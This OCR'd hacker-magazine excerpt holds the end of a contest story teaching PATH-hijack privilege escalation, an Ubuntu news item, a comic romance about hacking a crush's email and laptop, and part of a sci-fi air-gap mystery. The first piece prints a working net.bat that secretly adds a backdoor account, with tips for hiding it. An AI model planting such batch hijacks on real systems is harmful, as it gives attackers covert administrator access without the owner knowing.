这个时候阿宝精神高度紧张。要是再想不到提权的办法，这关肯定要被淘汰下来，那就不能与熊猫 MM 长相厮守了。想到这一点，阿宝有点慌了。

阿宝并没有停下手中的操作，他在键盘敲入了 tasklist 命令，如图 27。没有发现 serv-u 进程。于是长叹了一口气说："我的天啊！没安装 serv-u，那咋提权啊？真想不到什么办法了。哥要疯了。"

这个时候，阿宝望望大屏幕，比赛时间还剩 20 分钟，看来时间不多了。

"啊，原来如此！" 阿宝看着第三关的提示，不由叫了一声，不知道他发现了什么。

"必要时可要求裁判协助！我怎么没仔细看呢。提权的方法无非就是那么几种，需要协助的提权也就只有那几种啊。第一种就是通过注入点备份文件到启动项。第二种就是通过环境变量提权。这里是 access 数据库的，就可以排除第一种情况了，那么 100% 是环境变量提权了。" 阿宝自然自语地说。

什么是环境变量： 环境变量是一个具有特定名字的对象，它包含了一个或者多个应用程序所将使用到的信息。例如 path，当要求系统运行一个程序而没有告诉它程序所在的完整路径时，系统除了在当前目录下面寻找此程序外，还应到 path 中指定的路径去找。用户通过设置环境变量，来更好的运行进程。环境变量一般是指在操作系统中用来指定操作系统运行环境的一些参数，比如临时文件夹位置和系统文件夹位置等。这点类似于 DOS 时期的默认路径，当你运行某些程序时除了在当前文件夹中寻找外，还会到设置的默认路径中去查找。简单地说这里的 "Path" 就是一个变量，里面存储了一些常用命令所存放的目录路径。

```
Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn -> Reverse-IP

CmdPath :  D:\vhostroot\LocalUser\.........\www\share\\Cmd.exe
Argument : /c tasklist
Run

映像名称                     PID 会话名          会话#       内存使用
========================= ======== ================ =========== ========
System Idle Process              0 Console                    0
System                           4 Console                    0        :
smss.exe                       312 Console                    0
csrss.exe                      372 Console                    0      8,(
winlogon.exe                   396 Console                    0     11,:
services.exe                   444 Console                    0     55,(
lsass.exe                      456 Console                    0     15,(
svchost.exe                    636 Console                    0      3,!
svchost.exe                    716 Console                    0      6,:
svchost.exe                    788 Console                    0      5,(
svchost.exe                    804 Console                    0     34,(
spoolsv.exe                    928 Console                    0      5,!
7i24IISMonitor.exe             972 Console                    0     11,:
awhost32.exe                  1080 Console                    0      7,:
svchost.exe                   1192 Console                    0      3,:
evtsys.exe                    1228 Console                    0      2,(
GuardService.exe              1272 Console                    0      4,
mfevtps.exe                   1364 Console                    0
cygrunsrv.exe                 1404 Console                    0      2,(
ServerFileSystemWatcher.e     1444 Console                    0      9,!
rsync.exe                     1520 Console                    0      4,:
snmp.exe                      1540 Console                    0      6,(
SpySer.exe                    1616 Console                    0      2,(
svchost.exe                   1700 Console                    0      7,(
svchost.exe                   2004 Console                    0      5,(
wmiprvse.exe                  7772 Console                    0      6,:
dllhost.exe                   9224 Console                    0      7,!
```

图 27

我们都知道当我们把 NC 一类的常用小工具放在 SYSTEM32 时，不管我们当前路径在哪，都可以执行 NC 命令。其实这就是 path 变量所起的作用了。明白这点估计你们就能想到怎么利用环境变量进行提权了。

环境变量提权利用方法，C:\perl\bin\ 和 c:\php\ 这两个目录利用是最多的。首先执行 set 命令查看一下环境变量，如图 28。

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=Site Pool #4
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=I
ComSpec=C:\WINDOWS\system32\cmd.exe
DEFLOGDIR=C:\Documents and Settings\All Users\Application Data\McAfee\De
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\Perl\bin\;C:\Perl\bin\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOW:
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.VBS
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 15 Model 4 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=15
PROCESSOR_REVISION=0403
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\Default User
VSEDEFLOGDIR=C:\Documents and Settings\All Users\Application Data\McAfe(
windir=C:\WINDOWS
__COMPAT_LAYER=EnableNXShowUI
```

图 28

从返回的结果可看到 Path=C:\Perl\bin\;C:\Perl\bin\;C:\WINDOWS\system32;，就是说当你在 cmd 下执行 net 命令时，系统首先在 C:\Perl\bin\ 目录检查是否存在名为 net 的文件，如果检查到存在即使用此文件，否则进入下一个 path 进行查找。正好利用这个原理，如果 C:\Perl\bin\ 目录权限设置不当，会造成某些用户有读写权限的，那么管理员在执行一些系统命令时，可以在 C:\Perl\bin\ 目录放一些名为 net、tasklist 等文件上去，这样就能够在管理员执行命令时不知不觉地执行指定命令。例如在 C:\Perl\bin\ 目录建立一个名为 net.bat 的批处理文件，批处理文件内容如下：

```
@net user nohack nohack /add>nul
@%systemroot%\system32\net.exe %1 %2 %3 %4 %5 %6
```

这里需要注意的是命令前一定要记得加 @，@ 是为了隐藏命令本身。而命令后面则需要加上>nul,>nul 是为了隐藏命令执行完后的结果反馈。net.exe 后面的 %1 %2 %3 %4 %5 %6 则为用于接收传入的参数。譬如管理员执行 net user admin admin /add，传入的参数就有 user admin admin /add，那么就需要有 4 个变量接收。一般能容纳 6 个参数就足够了。上面这段 bat 代码的意思是先执行 net user 命令添加一个 nohack 的用户，然后下面一句就是接收来自管理员键入的命令，并将结果反馈给管理员。这样就神不知鬼不觉就给系统添加了一个用户。值得注意的是，如果使用 net user 添加用户，当管理员第 2 次执行 net 命令时，会提示此用户已经存在，这样很容易被管理员发现，所以还是建议使用别的命令，例如执行远程木马。

此时阿宝已经在 C:\Perl\bin\ 目录建立了 net.bat、tasklist.bat、taskkill.bat 等文件。

阿宝举手示意裁判员过来协助，管理员看见阿宝正是利用环境变量提权，就宣布阿宝顺利通关。

"Oh! 我成功了！我成功了！" 然后阿宝将飞吻抛向观众席。同时广播也宣布了阿宝顺利通关，此时观众席上翻起了人浪，场面相当壮观。欢呼声不断。

阿宝激动不已，眼中涌出了泪珠。然后跑上去一个劲地跟熊猫 MM 拥抱。


接下来的事情还是留给下一期告诉大家。想知道阿宝接下来的故事，请继续关注黑客手册。

XApache：最近Ubuntu10.04发布，众粉丝忙不迭更新中。但最大的新闻不是Ubuntu10.04发布。而是……下一个版本Ubuntu10.10将要弃Firefox迎Chrome。

Firefox从出生之后，就一直与Linux关系紧密，几乎所有Linux发行版都带上了Firefox的套件。Chrome兴起之后，也仅仅是在Windows平台抢占了IE和火狐的领地，如果Ubuntu这次开先河在netbook版本中默认使用Chrome浏览器的话，可能会带动其他Linux发行版“造反”。当然，Firefox和Chrome都是优秀的浏览器，希望Ubuntu10.10的netbook版能在安装时给予自由选择的权利，以免火狐粉丝不满。

黑妹追爱记

图 燕子飞



我是武汉大学信息安全专业的一个大学生，女，80后。喜欢一个师兄很久了……

师兄比我大两届，研究生，同时也是我们这个系的助教，喜欢穿白衬衣，长的瘦瘦高高的，戴一副黑框眼镜，文质彬彬的。每次上完课，我都以各种借口去问他问题。他很耐心，也很认真。

不过他有个很有姿色的GF，为此我苦恼了很久。不过很幸运，那个女孩本科毕业后就嫁人了，但新郎不是他。

还有两个月就要毕业了，我要不要去表白呢？很矛盾……

一个月过去了，我没有任何行动，和同寝室的好姐妹说了以后，被狠狠地训了一顿！

“这么大了，见到自己喜欢的男生还不敢追，等你毕业后他成了别人男友，你就一点机会也没了！”

“……”

大不了就是被拒绝嘛，我也没什么损失。而且我自己的条件，也不错，他没有理由拒绝的！我决定追他了。

看到很多黑客写的文章，说一开始要先收集对方的信息。突然想起他是当年的优秀学生干部，上面的个人风采专栏里肯定有他的信息。嘿嘿，一小时后，我拿着厚厚的一叠校报开始翻他的资料。

找了很久终于找到了，不过他也太优秀了吧……每年都有奖学金，每年都被表彰，每年都在活动中取得好名次。我又陷入了深深的自卑中。

嗯……他私下里又是怎样一个人呢？嘿嘿，想办法在QQ上和他聊天试试看。

问了一下朋友，得知他没有QQ。寒……

连MSN也不怎么用，瀑布寒……

哦，还是用邮箱的嘛，小小的松了口气。

给他邮箱发个木马？切，当他会中招么，况且本小姐可是信息安全专业的，没那么菜。

请同班一个技术很厉害的男生吃了顿饭，要了个获取邮件内容的0day，虽然他对我很好，但是我拒绝了给他当一天GF的要求。因为我的心里只有我那师兄……想到他帅帅的样子，我的眼中浮现出两颗硕大的桃心。

给他发了封带有恶意脚本的电子邮件，饱含期待地等着他快点打开。

等了一整天，竟然没有反应，第二天在食堂吃饭的时候故意跑到他面前探口风，结果他说：“昨天收到一封恶意邮件，居然能窃取用户Email内容，目前邮箱服务商还没有修复漏洞，不过我已经把漏洞报告给他们了，让他们尽快修补。”

“噗……”我吐血中。

“喂，你没事吧，怎么不吃饭。”师兄关切地问我。

“没事，啊，那个，师兄，我有事先失陪了。”唯恐事件败露，我灰溜溜地逃走了。

哼，看不到你邮件，我直接进你电脑。

图书馆阅览室，有免费提供给学生的无线网络，可以租用台式机，也可以用自带的笔记本。不过那些台式机也好久没更新了，安全性很差。吃过晚饭，戴上我的宽边防风镜，尾随师兄进了阅览室。

在他背后找个位置坐下后，我打开电脑联网，发现了他的主机。

用扫描器扫了一下，果然有漏洞，嘿嘿，拿出攻击工具，准备入侵。溢出成功后返回Shell，进去了。哈哈哈哈，我笑得合不拢嘴，边上的同学都好像看神经病一样的看着我。

好像有点不对啊，怎么执行不了命令？怎么访问不了文件？

正在困惑中，师兄好像发现了什么，抬起头往四周看了看。我赶紧低下头，以免被他看到。过了一会儿他看了看表，关掉机器出去了。郁闷，用力拍了一下桌子，抱着笔记本准备回宿舍去。

师兄正在门口和管理员说话，我一出门正好和他面对面。躲都来不及。囧。

“呵，师妹，你来这上网？”

“嗯……是啊。”我心虚的回答。

师兄走过来，小声对我说道，“这里有无聊的人拿着扫描器扫来扫去的，你注意一下你的电脑啊。刚才我开着蜜罐还有人往里面撞。”

“啊……是嘛……”我低着头，感觉我的脸上在发烧。

“嗯，那你先忙吧，我先回宿舍了。”

“好。”

再次吐血中……

天很冷，我跑到小卖部买了瓶啤酒，回宿舍慢慢喝着。心想我这是受的哪门子罪啊，喝着喝着突然感觉脑袋有点热，于是跑到楼下，准备在电话里跟他表白。

号码拨到一半，脑袋又被风吹醒了，犹豫着要不要打这个电话，于是又跑到小卖部买了瓶啤酒，一口喝下。

两瓶啤酒下去，走路就开始晃了。在球场边找了个椅子坐下，拨通了师兄的电话。

“喂？”师兄接了。但是我沉默了好几秒钟没说出话……

“师兄！”声音突然提高了八度。

“……师妹，怎么了？”

“……”五秒钟以上的沉默。

“关于P2P加密的讨论会什么时候开始？”

师兄马上说了一个日期，并询问这个讨论会是否对我很重要。

“哦，我还没准备好……”

我分明感觉电话那头很囧的表情，因为那个讨论会并不是很重要，而且他也不是主要参与者。不过他还是很快安慰了我一下，并告知哪些网站上有我需要的资料。

我挂了电话，坐在球场边发呆，然后给闺蜜打个电话，闺蜜听说我还没表白，马上对我施加了无情的鄙视和暴风骤雨般的痛斥。

我被骂的热血沸腾，吐了几句脏话。心里想到学不来刘胡兰、秋瑾。还学不会追求幸福么。

我又买了瓶啤酒，跑到师兄楼下，拨通了他的电话号码。

“师兄，我在你们楼下。现在方便下来一趟吗？”

“好的，稍等下！”

过了一会儿，师兄穿着拖鞋套个衬衫就下来了，似乎准备休息的样子。

“什么事？”他很惊讶地看着我。

“我……”左右看看，感觉自己脸上火辣辣的，不知道是酒精开始发挥了作用还是紧张的关系。

我一直感觉自己在抖，可看了一眼师兄，发现他也在抖。哎，要是他心里有喜欢的人或者不喜欢我这类型的，我该怎么办啊！

“师兄，你怎么在发抖？”没话找话中……

“你……不觉得冷么……”风有一拨没一拨的吹着，师兄用一种很囧的表情看着我。

“你找我什么事情啊？”师兄看我低着头不说话，问了一句。

“你要是有事，可以先回去……”我开始不好意思了。

“没什么事情，只是刚出来的时候穿的太少了，有点冷。”

我把酒递了过去：“师兄，喝不喝？”

“……呵呵，不太想喝。”

“哦……”无限失落的口气。

师兄似乎有点于心不忍，因为女生宿舍离他们这边比较远，而天色又不早了……

“要不我带回去喝吧”

“嘿嘿，好。”我很高兴的把酒给了他。

“……”再次沉默。在风中站了那么久的时间，师兄已经开始从小抖变

成了大抖，但因为我的关系，又不好意思说先回去。

"那个，师妹，今天要是不方便的话，要不咱们改天再说？"

我心中热血沸腾，再次想起了刘胡兰和秋瑾……不能再拖了，死就死了！

"师兄！"我大声地喊了出来。

师兄被我的喊声吓了一跳。

"你，能不能做我男朋友啊。"我声音又变小了。

师兄："……"

"你觉得我不好看？"

"不是，你挺好看的"

"你觉得我性格不好？"

"没有，你性格挺好的啊。"

"那你说句话啊！"

"……"师兄明显有点措手不及。"这个……太突然了，我暂时还没有什么想法。"

"哦。"看来是被拒了，我有点想哭。但是看到师兄冻得发紫的嘴唇，还是决定先不打扰他了。

我转身狂奔到小卖部，在小卖部大娘诧异的眼神中又买了5瓶啤酒，倚在栏杆边上，一面喝一面流眼泪，感觉自己挺失败的。三瓶啤酒下肚，再加上刚才的热血沸腾被风吹的冰凉，我情不自禁的把衣服裹紧了些。

就在这时，电话突然响了，来电显示是师兄。

我按下了接听键。电话里传来了师兄的声音："你在哪？"

"我在xx楼边上的小卖部。"

"别乱跑，我马上过来。"

"好。"傻乎乎地应了一声。开始飞快的用面纸擦眼泪。

正在整理头发的时候，师兄已经跑了过来。我们面对面站着，然后两个人开始傻笑，我想我当时又哭又笑的样子一定很难看，不过师兄以后对我的关怀，比之前多了不止十倍。

因为在以后的日子里，大伙都开始戏称我为"助教夫人"。

编辑点评：

看完这个小说的第一个念头，就是感人。貌似作者还不好意思把这篇稿子拿出来发。不过这类趣味风格的小说，黑客手册上还真的不多，希望能给大家带来一点清新的感觉吧。最后希望所有的黑友都能够找到自己的另一半，不知道小编我的爱情何时才会到来呢？



末日诅咒

图李兴春

全球灾难备份中心主任谢永德此刻的感觉就像一个有冤无处伸的人。

他刚坐上主任位置不久，全球灾难备份中心的内部专用电脑网络就遭到神秘黑客非法入侵，存储数据全部删除。

在发现所有数据被删除的那一瞬间，他的大脑也陷于一片空白之中。

为什么？为什么？这根本不可能！

美国联邦调查局和中央情报局的内部网站被侵入了，属于正常；有核国家控制核武器的专用军事网络被侵入了，也属正常；全世界所有的大银行、大公司，所有使用最先进安全防护技术的网站被侵入了，都属正常。只有全球灾难备份中心被侵入，才不正常。

因为它就是为了给所有这些系统被侵入、攻击、全盘崩溃后提供补救的唯一保障，它是全世界数据安全的最后防线，是在发生全球性灾难甚至到了世界末日，所有国家所有数据被毁的情况下，还能留存的独一无二的备份。它坐落在中国西部地下500米深处，处于一座可防核袭击的"末日避难所"中，内部电脑网络实行的是绝对安全绝对保密的物理隔离，也就是不与外界任何电脑网络包括互联网连接。同时还被罩在一个最严密的电磁辐射屏蔽网中，不可能有任何电磁信号泄漏出去，也不可能有任何电磁信号发射进来，可以说在无线通道上同样是物理隔离。不要说用一般的电磁辐射黑客设备不能侵入进来，就是用电磁脉冲炸弹来炸也丝毫影响不了中心里的电脑。

这样一来，所有黑客惯用的伎俩，什么密码破解、端口扫描、IP欺骗、缓冲区溢出、隐通道、嗅探器、病毒、木马等等，在物理隔离之下都无计可施。无计可施并不是说这些黑客的技术不高，而是因为和外界不联网，根本就不存在入侵的途径，任你有再高的技术也白搭。

中心接收外界的备份数据都是通过一台特制的内部网和外部网双网机加密传输。在经过严格检查后，确保没有携带病毒木马或存在其他安全隐患，才切换存储到内部专用网上。尽管这样使灾难备份中心的数据难以与外界同步更新，但最大限度地保证了安全。它成立的目的不在于时效性，而是在于安全性。

尽管这样，还是被黑客非法入侵并且删除了所有存储数据，黑客是通过什么手段删除数据的？既然物理隔离已经把网络协议层上所有可能的道路堵住了，另外由于电磁屏蔽，以无线方式利用电磁波从空间入侵也不可能，在这种情况下，任何具备正常思维能力的人反应过来后的第一个念头就是：家贼所为，监守自盗，后院起火，内部出了问题。

能进入全球灾难备份中心工作的人员都必须经过严格的挑选，层层审查，最后还要签订终身保密合同，是绝对能信得过的人。内部管理制度和安全措施也无懈可击，文件加密保护和N+1的内网设计方案保证了没有任何一个人的误操作可以一下删除全部数据，另外安装在内部工作区的入侵检测系统和安装在外部工作区的入侵检测系统都没有发出报警信号。谢永德的大脑从一片空白中恢复过来后，以最快的速度成立了一个紧急对策委员会和调查小组，对中心所有工作人员展开调查。

技术专家同时也在想法恢复数据，查找入侵者可能留下的蛛丝马迹。显然后者希望不大，中心首席技术专家马维雄私下里对同伴伊刚说："我宁可相信在P4级生物实验室里跑出一百万个病毒来，也不会相信有人能从外面入侵我们的网络。"

伊刚同样深深陷入迷惑之中："没有道理呀！如果说有什么漏洞，有什么端口活门，就算再隐蔽，那也是一个洞、一道口子、一道门。但是，连洞口、连门都没有，他是怎样闯进来的？"

马维雄和伊刚都是世界一流的电脑安全技术专家，是这个领域里的顶尖人物，他们很快就"穷举"了来自外界的网络协议层攻击和物理层攻击的途径，肯定都走不通。而备份中心行政和后勤部门负责人邓国斌也坚持认为内部人员作案的可能性不存在，他们形成了意见截然相反的两派——内部作案派和外部入侵派，中心所有技术人员和高层领导对内部作案还是外部入侵各执一词，争吵不休。但都拿不出有说服力的证据来，只是把谢永德吵得头大了一号，最后不得不报了警。

计算机犯罪侦缉处的罗灵夫是声名赫赫的网络侦探，由他亲手捉拿归案的黑客数不胜数。当他在全副武装的军队士兵护送下进入全球灾难备份中心时，一路经过了严格的身份认证和安全检查，他的想法不得不开始倾向于内部作案派了。中心所有出入口和通气管道都是防爆阀门，每通过一道门都有无数种高科技设备的扫描和识别。中心整体建筑坐落在一个巨大的弹簧垫和液压制动器上，可防核爆炸震动和地震的破坏。周围还有数十公里的安全控制区，凡是进入控制区内的人员都将遭到拦截盘查。

曾经有人这么评价全球灾难备份中心的安全措施：一只蚊子飞进大门，就能立即查出它是公的还是母的。但是，事实上就连一只蚊子也飞不进来。

罗灵夫只好将注意力集中在"一号室"里的双网机上，这是备份中心内外网N+1方案中那个1，唯一一台可与外界联网的电脑。专人使用，专人管理，只在接收外来备份数据时切换到外网，在切换到外网的同时与内网断开连接。一号室和其他所有机房都是一个微缩的灾难备份中心，这些像保险柜和法拉第笼一样的房间（法拉第笼是一个由金属或者良导体形成的笼子。可以有效地隔绝笼体内外的电场和电磁波），可以使任何电磁信号不能泄漏出去，任何信号不能发射进来。它还会识别各个机房专门的管理人员人体生物特征，在核对他们的声纹、指纹、虹膜、视网膜和面貌准确无误后，才能使用密码打开安全门进入。而且每次至少要两人以上才能进入，单独一个人也无法进入。

事实上整个灾难备份中心每台电脑都是专机专用，每个人使用的电脑都设置了智能卡验证和生理特征验证，只有授权者可以使用，其他人无法操作。

在会见了谢永德、马维雄和伊刚，大致了解了案情之后，罗灵夫先找负责一号室双网机管理操作的申祖明单独谈话。

申祖明是一个老成持重、一看就很靠得住的人，他的模样让罗灵夫想起

自己认识多年的一个银行经理。他和另一名管理员穆杰一起负责切换转存外部备份数据已经十多年了，没有出现过一次差错。他出身高贵，性格正直，家庭和睦，履历清白，社会关系简单，没有任何瑕疵可挑。他简直像一个机器人一样，生来就是为了干这项工作的。

没等罗灵夫发问，他反而先问罗灵夫："我仔细分析过内部工作区的入侵检测系统日志，没有发现任何内部攻击行为。我们的这套入侵检测系统是相当高级的，不是随便就能清除入侵记录。再说专机专用，各自加密，谁都很难有一下删除全部数据的超级权限。电脑系统是怎么被攻击的都不清楚，你们怎么就能肯定是内部出的问题？"

罗灵夫回答他："我不是专门搞安全审计的，很少分析日志。我们有我们的一套检查方法，我们的检查结果也是整个系统都没有任何被黑的痕迹。但由于内网是物理隔离和电磁屏蔽的，我们还是只能把嫌疑犯锁定在内部人员所为。只要查出是谁了，也就能知道他的作案手法。比如说，经过长期观察找到可以绕过入侵检测系统的某个漏洞或弱点，短距离内利用某种特殊的不留痕迹的蓝牙技术作案，就只有内部人员才做得到。除非我们另外有证据，证明外面有人偷偷混入备份中心，但这个可能性，我想你也应该清楚，不说绝无可能，也是微乎其微的。"

申祖明有点不以为然，但面上没有显露出来，他们的谈话没有取得任何有用的结果，反而是花在交流技术上的时间比调查案子的时间还要多。

接下来和穆杰的谈话也是一样，穆杰的出身经历更加无可挑剔，他曾经是罗灵夫的同行，从警方一个著名的计算机安全应急协调机构直接到灾难备份中心工作的。因此他还帮罗灵夫作了一番动机分析："攻击灾难备份中心几乎不能获得什么太大的利益。现在又没有真的到了世界末日，攻击者拿到唯一剩下的备份，有奇货可居。如果只是为了窃取机密，攻击其他委托灾难备份中心备份的客户单位网络系统更容易、更有价值一些。从动机来看，内部作案的可能性并不太大，外来入侵者就不同了，他可以借此炫耀，要知道全球灾难备份中心的安全规格是很高的。"

看来申祖明和穆杰的观点都是属于外部入侵派，而马维雄和伊刚是内部作案派的坚定代表。罗灵夫说："现在也还不能就这么确定，内部作案的动机和利益还是有的，比如说，作案者可以用某种方式对中心进行敲诈勒索，不给他钱，他还要对网络系统进行更大的破坏。我们等等看事态还有没有进一步发展吧。"

在和中心所有工作人员谈过话，并且又暗地里调查一番后，罗灵夫仍然一无所获，不得不向谢永德建议搬救兵，请求技术力量支援。他仍然考虑从内部作案的方向突破，为此，他想到有一种特别的侦察技术正好用得上。他向谢永德提了一个声闻遐迩的名字：克里特·阿奇贝。世界最权威的测谎大师兼心理医生，美国测谎学会的第八级专家，也就是比顶级的第七级专家还要高的特级专家，配备有最先进的功能性核磁共振成像"脑纹测谎仪"，加上自己研究出来的"主动测谎法"，测谎成功率逼近百分之百，已经侦破了无数疑案。请他来为灾难备份中心的工作人员测谎，当然是破案的最佳捷径。

阿奇贝带着他的先进测谎仪器和精明助手，通过和罗灵夫来时一样严密的安检措施进入灾难备份中心，把中心所有人员足足折腾了一个多月，人人过关，人人自危，最后得出的结论人人失望：人人都通过了测试，没有一个是有作案嫌疑的。

所有备份数据已经恢复，这件事的影响也得到了严格控制，案情没有透露到新闻界，避免了灾难备份中心声誉遭到不可挽回的损失。但案子未破，中心网络的安全仍然存在很大的隐患。这些阿奇贝可就管不了了，他只坚信自己测谎得出的科学结论，所有人都没有说谎，这个案子绝对不是内部人员所为。

就在阿奇贝刚刚离开后，灾难备份中心第二次被神秘黑客光顾，又是一次神出鬼没的攻击，所有数据在已经加强了几倍的安全防卫措施下，一夜之间，再次被删得干干净净、不留任何痕迹。

马维雄差点疯了，他在技术上的自信被这次的打击一扫而光。伊刚已经考虑引咎辞职，他直言不讳地对谢永德说："世上没有任何人能在我们的日夜监视下，入侵物理隔离的网络，我怀疑这已经不是人力能够做得到的了。我不怕和任何高明的犯罪分子打交道，但我害怕和幽灵鬼怪等任何超自然的神秘东西打交道。"

罗灵夫又被请来，他深知马维雄和伊刚等人的技术能力，他们都防不住的入侵者，恐怕这世上也再没有人能防住了。罗灵夫也知道阿奇贝的测谎技术是数一数二的，并且有坚实的科学依据。他已经无法在外部入侵和内部作案两派之间选择哪一派了，突然他想起这次进入备份中心之前，在紧靠安全控制区的一个小镇上，遇到的一桩趣事。

灾难备份中心位于深山，附近一带都是穷乡僻壤。小镇很闭塞，尽管不远处就有一个高科技的地下防核设施，但小镇的现代化气息却很弱，人们过的都是田园牧歌式的懒散悠闲的日子，仿佛还生活在两个世纪以前。

镇上有一家小小的体育俱乐部，有几台电脑，建了一个小小的内部网。管理这个小小内部网的只有雷胜安一个人，他常常感到忙不过来，但镇上几乎谁也帮不了他的忙。年轻人都外出了，远走高飞到大城市，剩下来的都是老头老太太，谁会对那玩意儿有兴趣。好容易体育俱乐部雇了个年轻的小伙子，倒也勤快，干什么粗活都不怕，叫他学学电脑，他就是死活不肯，连边都不沾。

那天罗灵夫和镇上的警官来到体育俱乐部，正赶上雷胜安在电脑上忙得不可开交，叫那个年轻人来帮忙，那小伙子手脚无措，只是摇头，说声："不懂"，远远逃开了。雷胜安的电脑好像出了毛病，弄了半天弄不好，他只有先丢开电脑招呼罗灵夫二人，同时忍不住向罗灵夫的警官伙伴抱怨："都什么时代了，现在的年轻人，竟然不会玩电脑，好歹也要会玩玩游戏啊。可这个破地方，居然连懂点电脑基本操作的人都没有。你看那个小伙子，倒也是一身时髦的穿着，要让他用电脑处理点事，他手脚都不知道该怎么放，简直就像这辈子没见过电脑似的，摸都不敢摸一下。"

警官笑了笑说："别抱怨了，在这种地方，一辆警车都没有，我还成天骑一辆老爱熄火的摩托车办案呢。"

罗灵夫问雷胜安电脑出了什么毛病，然后过去帮他三两下，修复了故障。

雷胜安连声道谢，这毛病困扰了他不少时间了，他就是修不好。他由衷称赞罗灵夫技术高超，感叹现在的年轻人太落后、太不求上进了。罗灵夫看了看那个倚在墙角一言不发的小伙子，笑着对他说："你别感叹了，以后电脑出了毛病，还是去找那个小伙子吧。我这里跟警官先生求个情，请他别盯得太紧了。我这两手可算不了什么，你那个小伙子才是高人。如果我没认错人的话，他十三岁就偷看过世界所有大国的加密核武库数据，把色情图片贴到世界所有大国中央政府网站上，改动过最权威的网络安全公司主页，删除过世界中央电子银行的储户资料，他就是当今最厉害的黑客之一'二分之一进制'——现在看来他乖多了。'二分之一进制'，你过来。"

小伙子忸怩不安地走过来，他也认出了罗灵夫："你是罗灵夫吧？当年你也在网上追捕过我，不过我从来不敢主动招惹你。"

雷胜安朝他瞪大了眼睛："你真是那个神童黑客'二分之一进制'？你连电脑都不敢碰一下。"

警官在旁代他回答："那还不是因为法院判了他一万块罚金，社区义务服务六百小时，加上五年不准碰电脑、键盘和任何电子设备吗？"

"二分之一进制"这样的人竟然也出现在灾难备份中心附近，出现在这样的穷乡僻壤。如果他不像看上去的那么乖，如果他又有什么办法溜进灾难备份中心的话——这种可能性固然很小，但不是绝对没有。他一定就有能力黑了中心的电脑网络系统。罗灵夫想起了自己一直怀疑的某种近距离蓝牙技术，利用这种技术，既可以接收到计算机发射出来的电磁信号，也可以反过来调制一些电磁信号控制计算机，比如从空间注入病毒，既达到入侵的目的又不在软件上留下可检测的痕迹。前提是入侵者能近距离地接触电脑。现在案子在其他方向都已无路可走，是不是也可以把这当作一条线索呢？

要顺着这条线索走，罗灵夫同样感到无能为力。两次进出灾难备份中心，那种安检措施他实在看不出还会有什么遗漏。但他看不出，并不等于另外的专业高人看不出。这方面的高人，他立即想到了一个——著名法医大侦探福尔马林的秘书兼助手波萝蜜。

